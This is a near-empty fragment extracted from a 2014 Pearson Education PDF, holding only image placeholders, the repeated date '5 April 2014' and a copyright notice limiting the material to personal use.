


5 April 2014


© 2014 Pearson Education, Inc. All rights reserved. This material is intended solely for the personal use of the individual user and is not to be disseminated broadly.



5 April 2014




5 April 2014



